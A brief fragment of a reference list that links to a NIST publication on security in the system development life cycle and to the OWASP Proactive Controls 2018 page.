[https://www.nist.gov/publications/security-considerations-system-development-life-cycle?pub\\_id=890097](https://www.nist.gov/publications/security-considerations-system-development-life-cycle?pub_id=890097)

OWASP Proactive Controls 2018

[https://www.owasp.org/index.php/OWASP\\_Proactive\\_Controls](https://www.owasp.org/index.php/OWASP_Proactive_Controls)

